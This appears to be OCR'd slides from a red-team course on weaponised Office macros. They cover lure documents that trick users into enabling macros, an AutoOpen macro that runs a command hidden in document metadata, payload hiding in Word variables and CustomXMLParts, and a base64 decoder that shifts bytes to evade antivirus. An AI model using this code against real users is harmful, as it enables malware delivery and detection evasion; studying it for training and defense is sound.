
Enticing User to get Infected


» Example Lures are stored in Exercises\day2\VBA-Macros\VBA Lures\EN-Excel.xlsx

» Create document named Lure.xlsm

» In Lure document: Ctrl+A -> Ctrl+C and paste into Lure.xlsm . Image did not get copied, so copy it manually and paste into Lure doc.

» Now in Lure.xlsm: **Ribbon -> HOME -> Editing -> Select... -> Selection Pane -> give it a name like "warning-div" + change picture to "warning-pic"**





Enticing User to get Infected


» Now comes the automation part. We need VBA that will peel off that regions (named **warning-div** and **warning-pic** respectively)


» Different implementation for Excel and Word.

» **EXERCISE 4: Create an Excel that fetches Autoruns64.exe from Internet and uses Lure to entice user into enabling macros**

» Rework example: **repo\Exercises\day2\VBA-Macros\Lures\Lure.xlsm**

```
Function obf_DeleteWarningShape(ByVal obf_textBoxName As String, ByVal obf_saveDocAfter As Boolean) As Boolean
    On Error GoTo obf_ProcError
    Dim obf_shape As Excel.shape
    Dim obf_removed
    Dim obf_names
    obf_removed = False
    On Error Resume Next

    obf_names = Split(obf_textBoxName, ",")
    For obf_idx = LBound(obf_names) To UBound(obf_names)
        For Each obf_shape In Worksheets(1).Shapes
            If StrComp(obf_shape.Name, obf_names(obf_idx)) = 0 Then
                obf_shape.Delete
                obf_removed = True
                Exit For
            End If
        Next
    Next

    If obf_saveDocAfter Then
        ThisWorkbook.Save
    End If
    obf_DeleteWarningShape = obf_removed
obf_ProcError:
End Function


Sub obf_MacroEntryPoint()
    On Error Resume Next

    obf_DeleteWarningShape "warning-div,warning-pic", False

    obf_GeneratorEntryPoint

End Sub
```






*** Harder challenge:**

Create a PowerPoint slide deck that runs macro and uses a lure

Hiding Payloads in Office structures

Why hiding?

- Big blobs of shellcode embedded in VBA really stand out.
- Prone to ML-based detection, obvious for analysts.
- So instead we're looking for ways to place Shellcode outside of VBA but still reachable.
- Ideas:
  - Shellcode or commands in Document Properties
  - Word Variables
  - Word/Excel/PowerPoint Parts
  - VBA Forms
  - Spreadsheet Cells
  - Word's ActiveDocument.Paragraphs



https://www.group-ib.com/blog/dark-pink-apt/

- Other benefit is that our VBA code obfuscation round will be much quicker.
- VBA itself will run much faster, avoiding Office „freezes" while our dodgy code runs.


Document Properties


- Simplest idea is to place small shellcode or command to execute in Document properties:
  - Title
  - Subject
  - Comments
- Then simply refer to them from VBA code.
- Really old idea, recently received a new light due to Offensive Security blogpost by *TJ Null*

- Title
- Subject
- Author
- Keywords
- Comments
- Template
- Last Author
- Revision Number
- Application Name
- Last Print Date
- Creation Date
- Last Save Time
- Total Editing Time
- Number of Pages
- Number of Words
- Number of Characters
- Security
- Category
- Format
- Manager
- Company

- Document.BuiltInDocumentProperties(„Subject”)
- Workbook.BuiltInDocumentProperties(„Comments”)

```
Sub AutoOpen()
    calculations
End Sub

Sub calculations()
    'obtain the value from the subject string in document metadata and run it
   Dim strProgramName As String
   Set doc = ActiveDocument
    strProgramName = doc.BuiltInDocumentProperties("Subject").Value
    Call Shell(""" & strProgramName & """, vbNormalFocus)
End Sub
```





Word Variables

» MS Word supports use of **ActiveDocument.Variables** acting as a storage for strings saved within Word document structures.

» They are typically stored in **doc.docm:\word\settings.xml**

» Since they're XML node attribute values, binary data needs to be base64-encoded. Also there might be some size-limitations

```
Sub GetSetDocVars()

    Dim fName As String
    fName = "Jeff Smith"
    ' Set contents of variable "fName" in a document using a document
    ' variable called "FullName".
    ActiveDocument.Variables.Add Name:="FullName", Value:=fName
    ' Retrieve the contents of the document variable.
    MsgBox ActiveDocument.Variables("FullName").Value

End Sub
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:settings xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xml
    <w:zoom w:percent="100" />
    <w:proofState w:spelling="clean" />
    <w:defaultTabStop w:val="720" />
    <w:hyphenationZone w:val="425" />
    <w:characterSpacingControl w:val="doNotCompress" />
    <w:compat>
        <w:compatSetting w:name="compatibilityMode" w:uri="http://schemas.microsoft.co
        <w:compatSetting w:name="overrideTableStyleFontSizeAndJustification" w:uri="ht
        <w:compatSetting w:name="enableOpenTypeFeatures" w:uri="http://schemas.microso
        <w:compatSetting w:name="doNotFlipMirrorIndents" w:uri="http://schemas.microso
        <w:compatSetting w:name="differentiateMultirowTableHeaders" w:uri="http://sche
        <w:compatSetting w:name="useWord2013TrackBottomHyphenation" w:uri="http://sche
    </w:compat>
    <w:docVars>
        <w:docVar w:name="command" w:val="notepad.exe" />
    </w:docVars>
    <w:rsids>
        <w:rsidRoot w:val="00CB5C96" />
```

```
Sub obf_SetVariable(ByVal obf_name As String, ByVal obf_value As String)
    On Error GoTo obf_ProcError
    ActiveDocument.Variables.Add Name:=obf_name, Value:=obf_value
obf_ProcError:
End Sub
```

```
Function obf_GetWordVariable(ByVal obf_name) As String
    On Error GoTo obf_ProcError
    Dim obf_tmp, obf_prefix, obf_vars, obf_i, obf_j
    obf_prefix = "__b_"
    obf_j = 0
    For obf_i = 1 To ActiveDocument.Variables.Count
        If ActiveDocument.Variables.Item(obf_i).Name = obf_name & "_" & obf_j Then
            obf_tmp = obf_tmp & ActiveDocument.Variables.Item(obf_i).Value
            obf_j = obf_j + 1
        End If
    Next

    If Len(obf_tmp) = 0 Then
        obf_tmp = ActiveDocument.Variables(obf_name).Value
    End If

    If Mid(obf_tmp, 1, Len(obf_prefix)) = obf_prefix Then
        If Len(obf_tmp) = Len(obf_prefix) Then
            obf_GetWordVariable = ""
        Else
            obf_GetWordVariable = Mid(obf_tmp, Len(obf_prefix) + 1)
        End If
    Else
        obf_GetWordVariable = obf_tmp
    End If
Exit Function
```

Word Variables

» If we want to store binary blob into Variable, a **VBA Base64 decoder** is going to be needed.


» Example implementation of such decoder:

» Exercises\day2\VBA Templates\Utils\base64.decode.vba

» It shifts every byte by adding 35 mod 256 – a little bypass trick for automated base64-extractors.

» **CyberChef's ADD**

```
' Base64 decoder
Private Function obf_DecodeBase64(ByVal obf_EncodedData As String) As Byte()
    On Error GoTo obf_ProcError
    Dim obf_XmlDom, obf_XmlNode, obf_Decoded, obf_Counter
    Set obf_XmlDom = CreateObject($"new:2933BF90-7B36-11D2-B20E-00C04F983E60"$)
    Set obf_XmlNode = obf_XmlDom.createElement($"obf_someInternalName"$)
    obf_XmlNode.DataType = $"bin.base64"$
    obf_XmlNode.Text = obf_EncodedData
    obf_Decoded = obf_XmlNode.NodeTypedValue

    ' This for-loop adjusts each byte by adding +35 to evade AVs capable of
    ' base64-decoding in-the-fly
    For obf_Counter = LBound(obf_Decoded) To UBound(obf_Decoded)
        obf_Decoded(obf_Counter) = (obf_Decoded(obf_Counter) + 35) Mod 256
    Next
    obf_DecodeBase64 = obf_Decoded
    Exit Function
obf_ProcError:
End Function

Private Function obf_DecodeBaseText64(ByVal obf_EncodedData As String) As String
    Dim obf_temp() As Byte
    obf_temp = obf_DecodeBase64(obf_EncodedData)
    obf_DecodeBaseText64 = StrConv(obf_temp, vbUnicode)
End Function

```



Word Variables

» To manually inject variable into Word document, follow steps:

» 1. Right click on Word document -> Unzip it -> enter unzipped directory -> go to: **word** subdirectory

» 2. Edit **settings.xml** file


» 3. Add new node:

```
<w:docVars>
    <w:docVar w:name="command" w:val="notepad.exe" />
</w:docVars>
```

» to <w:settings> parent node.

» Save XML file.

» Zip directory back to a Word document




Office Parts


» CustomXMLParts are available in Word + Publisher, Excel, PowerPoint

» They occupy a dedicated Directory within document's structure, named „**customXml**"

» Embedding shellcode into Parts is a bit tedious, as it requires more manual steps

» Data must be still a string (so base64-encoding applies)
but significant advantage is that there are no size-limitations!





Office Parts

» Data should be embedded in Base64-encoded form and then dynamically decoded by VBA.

» Example payload + implementation in:

Exercises\day2\VBA-Macros\Hiding-Payloads\Parts

```
1
2   Sub obf_SetCustomXMLPart(ByVal obf_Name As String, ByVal obf_Data As String)
3       On Error GoTo obf_ProcError
4       Dim obf_part
5       Dim obf_Data2
6
7       obf_Data2 = "<" & obf_Name & ">" & obf_Data & "</" & obf_Name & ">"
8
9       Set obf_part = obf_GetCustomXMLPart(obf_Name)
10      If obf_part Is Nothing Then
11          On Error Resume Next
12          Presentation.CustomXMLParts.Add (obf_Data2)
13          ActiveDocument.CustomXMLParts.Add (obf_Data2)
14          ThisWorkbook.CustomXMLParts.Add (obf_Data2)
15      Else
16          obf_part.DocumentElement.Text = obf_Data
17      End If
18  obf_ProcError:
19  End Sub
20
```

```
21
22  Function obf_GetCustomXMLPart(ByVal obf_Name As String) As Object
23      Dim obf_part
24      Dim obf_parts
25
26      On Error Resume Next
27      Set obf_parts = Presentation.CustomXMLParts
28      Set obf_parts = ActiveDocument.CustomXMLParts
29      Set obf_parts = ThisWorkbook.CustomXMLParts
30
31      For Each obf_part In obf_parts
32          If obf_part.SelectSingleNode("/*").BaseName = obf_Name Then
33              Set obf_GetCustomXMLPart = obf_part
34              Exit Function
35          End If
36      Next
37
38      Set obf_GetCustomXMLPart = Nothing
39  End Function
```

Office Parts

